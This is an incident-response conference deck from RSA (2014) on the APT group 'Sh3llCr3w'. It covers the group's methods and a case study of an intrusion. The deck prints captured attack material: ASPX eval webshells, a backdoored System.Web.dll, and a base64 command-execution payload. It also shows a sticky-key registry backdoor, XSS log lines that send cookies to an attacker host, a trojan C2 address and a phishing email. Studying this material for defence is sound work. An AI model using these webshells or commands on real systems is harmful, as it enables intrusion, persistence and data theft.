Dissecting the Tactics of an Advanced Adversary (Sh3llCr3w)

ISACA Conference
December 2014

Presented By:
Hermes Bojaxhi
Rui Ataide

EMC²

RSA

Overview of Topics

- RSA Intro
- Who is "Sh3llCr3w"
- Modus Operandi
- TTPs: Webshells/Backdoors
- Case Study 2014
  - Recon
  - Compromise
  - Persistence
  - Re-compromise Attempts

EMC²

RSA

RSA Incident Response Practice

- The Team:
  - Top Industry Talent
  - Backgrounds in:
    - Federal, Military, Private Industry and Law Enforcement
  - Passionate Hunters
- Our Customers:
  - Fortune 50, 100 and 500 companies
  - Financial Institutions
  - Insurance/Utility companies
  - Governments/Universities

EMC²

RSA

Who is the Sh3llCr3w

- Advanced Persistent Threat (APT) group, a.k.a
  - Deep Panda
  - WebMasters
  - KungFu Kittens
  - PinkPanther
- Objectives:
  - Penetrate networks to steal:
    - Intellectual Property
    - Sensitive communication

EMC²

RSA

Modus Operandi

- Exploit web app vulnerabilities
- Multi-pronged Spear-phishing
  - Harvest Credentials
  - Deliver Trojans
  - Cookies stealing
- Gain Administrator access to network
- Install Backdoors/Webshells
- Regular visits to steal data

EMC²

RSA

Persistence Techniques

- Various Webshells
  - ASPX, JSP, PHP, CFM, etc.
- Register DLLs with IIS
- Modify System.Web.dll (Ghost Webshell)
- Sticky-Key Backdoor
- Trojans
  - Derusbi/Axel/Rabbithole/Keyloggers

EMC²

RSA

Persistence: Webshells

- Simple or complex scripts that execute commands on webserver hosting it:
  - File system traversal
  - File upload/download/execution
  - Database connectivity
  - Light or no obfuscation (ASCII hex or Base64)
- A simple Webshell:

```
<%@ Page Language="Jscript" validateRequest="false" %><%eval(System.Text.
Encoding.Default.GetString(Convert.FromBase64String((Request.Item["logon"]).
Remove(0,6))),"unsafe");Response.Clear();Response.StatusCode = 404;%>
```

EMC²

RSA

Persistence: Register DLL with IIS

```
cs
\i
```

- R DLL

```
POST /my.jna/?check=589482179 HTTP/1.1
Host: mywebsite.com:80
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cache-Control: no-cache
Pragma: no-cache
Connection: close
Content-Type: application/octet-stream
Content-Length: 387

2102....s.......2102....c.......c...........?..bO...GET
http://www.ywebtestrunner.com/.cfm HTTP/1.1
Host: www.ywebtestrunner.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:12.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
```

EMC²

RSA

Persistence: Modify System.Web.dll

- System.Web.dll is an assembly of namespaces
  - Can be decomplied with DotNET Reflector
  - Contains hundreds of C# scripts
- ShellCrew modified two scripts:
  - PageHandlerFactory.cs
  - default_aspx.cs
- Modifications create a “ghost” webshell
  - POST to non-existent web pages
  - Payload contain special marker

EMC²

RSA

Persistence: Modify System.Web.dll

```
private IHttpHandler GetHandlerHelper(HttpContext context, string requestType, VirtualPath virtualPath, string physicalPath)
        {
            string str = context.Request["4B39DD871AD56E6BFEC750C33138B985"];
            if (str != null)
            {
                return new default_aspx();
            }
            Page page = BuildManager.CreateInstanceFromVirtualPath(virtualPath, typeof(Page), context, true, true) as Page;
            if (page == null)
            {
                return null;
            }
```

If the payload of the POST request contains marker call default_aspx

Added code

```
try
    {
        ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[0] = __w;
        ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[1] = parameterContainer;
        ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[2] = obj2;

        Eval.JScriptEvaluate(base.Request["4B39DD871AD56E6BFEC750C33138B985"], ((INeedEngine) this).GetEngine());
        __w = (HtmlTextWriter) ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[0];
        parameterContainer = (Control) ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[1];
        obj2 = ((Microsoft.JScript.StackFrame) ((INeedEngine) this).GetEngine().ScriptObjectStackTop()).localVars[2];
    }
```

EMC²

RSA

Persistence: Ghost WebShell Example


```
POST /idontexist.aspx HTTP/1.1
Cache-Control: no-cache
Referer: http://mywebserver.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: mywebserver.com
Content-Length: 1113
Connection: Close

4B39DD871AD56E6BFEC750C33138B985=Response.Write("->|");var
err:Exception;try{eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.
FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3Rl
bS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKDkzNikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJ0LkZyb21CYX
NlNjRTdHJpbmcoUmVxdWVzdC5JdGVtWyJ6MSJdKSkpO3ZhciBlPW5ldyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJv
Y2VzcygpO3ZhciBvdXQ6U3lzdGVtLklPLlN0cmVhbVJlYWRlcixFSTpTeXN0ZW0uSU8uU3RyZWFtUmVhZGVyO2
MuVXNlU2hlbGxFeGVjdXRlPWZhbHNlO2MuUmVkaXJlY3RTdGFuZGFyZE91dHB1dD10cnVlO2MuUmVkaXJlY3RT
dGFuZGFyZEVycm9yPXRydWU7ZS5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MgIitTeXN0ZW0uVGV4dC5Fbm
NvZGluZy5HZXRFbmNvZGluZyg5MzYpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5n
KFJlcXVlc3QuSXRlbVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST1lLlN0YW5kYX
JkRXJyb3I7ZS5DbG9zZSgpO1Jlc3BvbnNlLldyaXRlKG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKSk7
")),"unsafe");}catch(err){Response.Write("ERROR://"%2Berr.message);}Response.Write("|<
-");Response.End();&z1=Y2lk&z2=Y2QgL2QgIkQ6XG15d2Vic2VydmVyXCImd2hvYWlpJmVjaG8gWlNdJmN
kJmVjaG8gW0Vd
```

Marker string

Persistence: Sticky-key Backdoor

- Re
- Re

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
```



Persistence: Trojan.Rabbithole

- Written in .NET 2.0
- Trojan Functionality
  - Proxy capability
  - User impersonation
  - Time stomping
  - GREP like functionality
  - WMI integration

```
<Exec>
  <Command>C:\wcftemp\setup.exe</Command>
  <Arguments>/f sh /s [redacted] /p 443</Arguments>
</Exec>
<Exec>
  <Command>C:\sp\dllhost.exe</Command>
  <Arguments>/f sh /s 133.242.187.97 /p 443</Arguments>
</Exec>
```

Trojan.Rabbithole Locations

C2 Locations

MFT Viewer

Date Stomping

Name	Size	MFT Update Time($FN)	MFT Update Time ($SI)	Creation Time ($FN)	Full path
setup.exe	198656	7/11/2013 6:08:53 PM	7/11/2013 6:08:53 PM	7/11/2013 6:08:53 PM	C:\temp\setup.exe
At1.job	378	7/11/2013 6:09:30 PM	7/11/2013 9:20:04 PM	7/11/2013 6:09:30 PM	C:\Windows\Tasks\At1.job
At1	1358	7/11/2013 6:09:30 PM	7/11/2013 6:09:30 PM	7/11/2013 6:09:30 PM	C:\Windows\System32\Tasks\At1

Trojan.RabbitHole

AT job for Trojan.RabbitHole

Case Study 2014 – Overview

1 Recon
Three months recon on victim prior to attack

2 Spear-phishing email
Three-pronged phishing email to guarantee success

3 Windows Domain Compromise
Password dumping, lateral movement, backdoors

4 Linux Domain Compromise
Root credentials, webshells installed.

5 Data Exfil
Repeated Intellectual Property theft

6 RSA IR hired
Hired for a completely different infection

7 Remediated
All backdoors removed, Alerts setup

8 Re-entry Attempts
Perimeter scans, multiple spear-phishing

Day 268

Intrusion Timeline

EMC²

RSA

Case Study 2014 – Victim Profile

- Technology industry vertical
- Designs and manufactures products
  - Lots of engineers
- Global presence
- 15,000 Windows endpoints
- 10,000 *nix endpoints
  - Primary source of Intellectual Property (IP)

EMC²

RSA

Case Study 2014 – Recon

- First sign of recon – April 2013
  - Source IP: 116.48.137.24 (Hong Kong)
- Started with scan for SQL vulnerabilities
  - Sqlmap/1.0-dev (http://sqlmap.org)
- Google hacking
  - "site: victim.com +filetype:swf"
  - "site: victim.com +ftp.victim.com +passwords"
- Cross Site Scripting (XSS)
  - June 2013 – identified XSS vulnerable page
- Engineering portal hosted at victim.com
  - Created account and tested redirect
- July 10th 2013 delivers spear-phishing email

EMC²

RSA

Case Study 2014 – Recon

- T

```
2013-07-10        13:57:50        116.48.137.23
GET /[redacted].aspx?pstid=10096&la=jp "Mozilla/5.0 (Windows NT
6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
"[redacted]_id=test|test|f2036482@rmqkr.net

2013-07-10        13:58:38        116.48.137.23
GET /[redacted].aspx?pstid=10096<h1>test&la=jp "Mozilla/5.0
(Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
"[redacted]_id=test|test|f2036482@rmqkr.net

2013-07-10        13:59:27        116.48.137.23
GET /[redacted].aspx?pstid=10096 iframe src=http://www.yahoo.com>
/iframe>#5361255989912597892&la=jp "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0)
Gecko/20100101 Firefox/22.0" "[redacted]_id=test|test|f2036482@rmqkr.net

2013-07-10        14:05:34        116.48.137.23
GET /[redacted].aspx?pstid=10096 iframe src  http://www.yahoo.com
> /iframe>&la=en "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101
Firefox/22.0" "[redacted]_id=test|test|f2036482@rmqkr.net

2013-07-10        14:07:23        116.48.137.23
GET /[redacted].aspx?pstid=10096 iframe src  http://www.yahoo.com
> /iframe>&la=en "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101
Firefox/22.0" "[redacted]_id=test|test|f2036482@rmqkr.net
```

EMC²

RSA

Case Study 2014 – Recon

- Three stage spear-phish – July 2013

Session cookie

```
2013-07-10    18:07:00    116.48.137.23
GET /[redacted].aspx?pstid=10096 script>DOCUMENT.write   iframe src
http: / /[redacted].crabdance.com /rss /COOKIE.php?c= +encodeURIComponent
DOCUMENT.COOKIE +  width=10 height=10 border=1>  ; /script>&la=en "Mozilla/5.0 (Windows NT
6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0" "[redacted]_id=[redacted]|[redacted]|f1096304@rmqkr.net
```

Java exploit

```
2013-07-10    18:07:00    116.48.137.23
GET /[redacted].aspx?pstid=10096 iframe src
http://[redacted].crabdance.com/rss/401.php > /iframe> "Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:22.0) Gecko/20100101 Firefox/22.0" "[redacted]_id=[redacted]|[redacted]|f1096304@rmqkr.net
```

Credential theft

```
2013-07-10    18:07:00    116.48.137.23
GET /[redacted].aspx?pstid=10096 iframe src
http://[redacted].crabdance.com/login/member.html > /iframe> "Mozilla/5.0 (Windows NT
6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0" "[redacted]_id=[redacted]|[redacted]|f1096304@rmqkr.net
```

EMC²

RSA

Case Study 2014 – Spear-phish

- Credential

```
URL: http://[redacted].crabdance.com/login/AppClass.jar
IP: [redacted]
<null>: HTTP/1.1 200 OK
content-length: 6816
last-modified: Fri, 05 Jul 2013 00:38:36 GMT
content-type: text/plain
date: Wed, 10 Jul 2013 18:21:16 GMT
server: Apache/2.2.8 (Win32) PHP/5.2.6
deploy-request-content-type: application/x-java-archive

URL: http://[redacted].crabdance.com/login/AppClass.jnlp
IP: [redacted]
<null>: HTTP/1.1 200 OK
content-length: 615
last-modified: Fri, 05 Jul 2013 01:08:47 GMT
content-type: application/x-java-jnlp-file
date: Wed, 10 Jul 2013 18:21:15 GMT
server: Apache/2.2.8 (Win32) PHP/5.2.6

URL: http://[redacted]/test.jpg
IP: [redacted]
<null>: HTTP/1.1 200 OK
content-length: 73647
last-modified: Wed, 10 Jul 2013 17:13:39 GMT
content-type: image/jpeg
date: Wed, 10 Jul 2013 18:21:17 GMT
server: Apache/2.2.8 (Win32) PHP/5.2.6
```

Trojan file

Case Study 2014 – Spear-phish

- Spear-phish delivers Trojan.Axel
- A few hours later Trojan.Derusbi appears

MFT Viewer

MFT Viewer

ght Date Stomping

Dropper

Name	Size	MFT Update Time($FN)	MFT Update Time ($SI)	Creation Time ($FN)	Creation Time ($SI)	Full path
wuappzxh.exe	152064	7/10/2013 5:58:53 PM	7/10/2013 5:58:53 PM	7/10/2013 5:58:53 PM	11/20/2010 10:24:11...	C:\Users\[redacted]\AppData\Local\wuappzxh.exe
WsmSvcs.dll	54272	7/10/2013 5:58:54 PM	7/10/2013 5:58:55 PM	11/20/2010 10:24:11 PM	11/20/2010 10:24:11...	C:\Users\[redacted]\AppData\Local\WsmSvcs.dll

Trojan.Derusbi

True Time

Time stomped


Trojan.Axel

True time

Time stomping

Case Study 2014 – Entrenchment

- Webshell Entrenchment – Exchange servers
- Webshell Entrenchment – Webserver running ColdFusion



Case Study 2014 – Data-theft

- Data theft from Windows environment in early days of intrusion
- RAR utility named “hotfix.log”
- Archive files named “hotfix#.dat"


Name	Size	Modification Time ($SI)	Creation Time ($FN)	MFT Update Time($FN)	Creation Time ($SI)	Full path
hotfix.dat	607060	7/15/2013 1:21:18 PM	7/15/2013 1:21:05 PM	7/15/2013 1:21:05 PM	7/15/2013 1:21:05 PM	C:\Windows\Temp\hotfix.dat
hotfix.log	337920	7/13/2009 9:16:12 PM	7/15/2013 1:20:38 PM	7/15/2013 1:20:38 PM	7/15/2013 1:20:38 PM	C:\Windows\Temp\hotfix.log
hotfix.log	337920	7/13/2009 9:16:12 PM	7/24/2013 2:09:14 PM	7/24/2013 2:09:14 PM	7/24/2013 2:09:14 PM	C:\Temp\EVTLOGS\hotfix.log
hotfix1.dat	1924090	7/24/2013 2:09:52 PM	7/24/2013 2:09:48 PM	7/24/2013 2:09:48 PM	7/24/2013 2:09:48 PM	C:\Temp\EVTLOGS\hotfix1.dat
hotfix1.dat	4135860	7/15/2013 3:59:08 PM	7/15/2013 3:58:51 PM	7/15/2013 3:59:08 PM	7/15/2013 3:56:17 PM	C:\Windows\Temp\hotfix1.dat
hotfix2.dat	221596	7/15/2013 6:24:30 PM	7/15/2013 6:24:27 PM	7/15/2013 6:24:27 PM	7/15/2013 6:24:27 PM	C:\Windows\Temp\hotfix2.dat
hotfix2.dat	123580	7/24/2013 2:18:50 PM	7/24/2013 2:18:46 PM	7/24/2013 2:18:46 PM	7/24/2013 2:18:46 PM	C:\Temp\EVTLOGS\hotfix2.dat
hotfix3.dat	144337...	7/24/2013 2:28:37 PM	7/24/2013 2:26:19 PM	7/24/2013 2:26:19 PM	7/24/2013 2:26:19 PM	C:\Temp\EVTLOGS\hotfix3.dat
hotfix31.dat	5495610	7/24/2013 2:29:58 PM	7/24/2013 2:29:46 PM	7/24/2013 2:29:46 PM	7/24/2013 2:29:46 PM	C:\Temp\EVTLOGS\hotfix31.dat

EMC²

RSA

Case Study 2014 – Entrenchment

- Webshell Entrenchment – Linux Systems



Case Study 2014 – Data-Theft

- Review of web server logs revealed signs of data theft
- Preferred names: “hotfix.dat”, “help.html”, “logo.gif”
- Over 4 GB of Intellectual Property

B	C	D	E	F	G
[03/Sep/2013:12:05:40	-0400]	GET /~[redacted]/[redacted]/tmp.tar.gz HTTP/1.0	200	1,395,078,992	Wget/1.11.4
[04/Sep/2013:17:08:09	-0400]	GET /~[redacted]/[redacted]/hotfix.dat HTTP/1.0	200	1,381,321,655	Wget/1.11.4
[06/Sep/2013:12:02:50	-0400]	GET /~[redacted]/[redacted]/lib.dat HTTP/1.0	200	28,250,451	Wget/1.11.4
[21/Oct/2013:01:10:26	-0400]	GET /~[redacted]/[redacted]/help.html HTTP/1.1	200	3,777,201	Wget/1.13.4 (cygwin)
[22/Oct/2013:13:21:29	-0400]	GET /~[redacted]/[redacted]/help.html HTTP/1.1	200	4,694,692	Wget/1.13.4 (cygwin)
[11/Nov/2013:16:21:10	-0500]	GET /~[redacted]/[redacted]/logo.gif HTTP/1.1	200	27,610,244	Wget/1.13.4 (cygwin)
[11/Nov/2013:16:30:04	-0500]	GET /~[redacted]/[redacted]/banner.gif HTTP/1.1	200	23,209,772	Wget/1.13.4 (cygwin)
[17/Jan/2014:04:31:56	-0500]	GET /~[redacted]/[redacted]/logo.gif HTTP/1.1	200	47,460,352	Wget/1.13.4 (cygwin)
[17/Jan/2014:05:10:55	-0500]	GET /~[redacted]/[redacted]/logo.gif HTTP/1.1	200	116,047,872	Wget/1.13.4 (cygwin)
[17/Jan/2014:10:10:20	-0500]	GET /~[redacted]/[redacted]/logo.gif HTTP/1.0	200	1,305,939,968	Wget/1.11.4
		Total		4,333,391,199	

EMC²

RSA

Case Study – Total Network Compromise

- Compromised domain credentials
- Moved laterally to over 40 Windows & Linux systems
- Placed ASPX webshells on the two Exchange servers
  - Used this webshell every month to launch Trojan.Rabbithole
  - Visited engineers' workstations.
- Placed CFM webshells on Windows server running Coldfusion
- Placed PHP webshell on one internal Linux server
- Leveraged "besadmin" account to access OWA and read emails
- Used custom email harvesting tool.
  - Attempted to extract 5GB of email from company CFO.
- Leveraged Linux webshell to access Intellectual Property
  - Exfiltrated several product design databases

EMC²

RSA

Case Study – Network Compromise

- Evidence of lateral movement and network/user mapping
- Hash dumping of all AD users

MFT Viewer

	Name	Type	Size	Modification Time ($SI)	MFT Update Time($FN)	Creation Time ($FN)
Trojan.RabbiHole	setup.exe	Application	198656	7/26/2012 3:28:50 PM	7/13/2013 2:17:16 PM	7/13/2013 2:17:16 PM
AT job to execute Trojan.RabbitHole	At4.job	Task Schedul...	384	7/14/2013 3:24:48 PM	7/13/2013 2:18:29 PM	7/13/2013 2:18:29 PM
	At4		1364	7/13/2013 2:18:29 PM	7/13/2013 2:18:29 PM	7/13/2013 2:18:29 PM
Full Hash dump	Y		4126532	7/14/2013 12:21:13 AM	7/14/2013 1:03:03 AM	7/14/2013 1:03:03 AM
Legit dnscmd.exe	setup.log	Text Document	85264	7/13/2009 9:16:12 PM	7/14/2013 10:44:16 AM	7/14/2013 10:44:16 AM
Remote Execution	psx.vbs	VBScript Scrip...	530	7/13/2009 9:16:12 PM	7/14/2013 10:53:42 AM	7/14/2013 10:53:42 AM

EMC²

RSA

Case Study – Remediation

- RSA responded between February – April 2014
- Company ready to remediate on 4 April 2014
  - All webshells deleted
  - All infected workstations rebuilt
  - All domain names sinkholed
  - All IP addresses were blocked outbound
  - Alerts were set on attempts to access webshells
  - 2-factor VPN access
- Intense Monitoring Phase
  - Alerts set for:
    - Known IPs
    - Webshell access
    - Service Accounts

EMC²

RSA

Case Study – Re-Entry Attempts

- ShellCrew attempted to come back 12 April 2014
  - Failed attempts to authenticate with OWA and access webshell
  - VPN login failures
  - Hundreds of attempts to login to OWA with service accounts
  - 18 April 2014 Spear-phishing
    - Attempted to spear-phish with identical method as July 2013. Very poor attempt.
  - 8 August 2014 Spear-phish
    - Credential theft and malware drop
    - Google proxy service
  - 18 August 2014
    - Spear-phish targeting Linux webshell

EMC²

RSA

Case Study – 8 August Spear-Phish

- Spear-phish targeted 200 users
- Some emails also had a malicious attachment

From: Access Administrator [mailto: accessadm@aim.com]
Sent: Friday, August 08, 2014 1:16 PM
To:
Subject: access administrator request

Hl,we update all user rsa token. you can get update information from RSA Self-Service Console.
befor you login,please send us you old seed file.
thank you

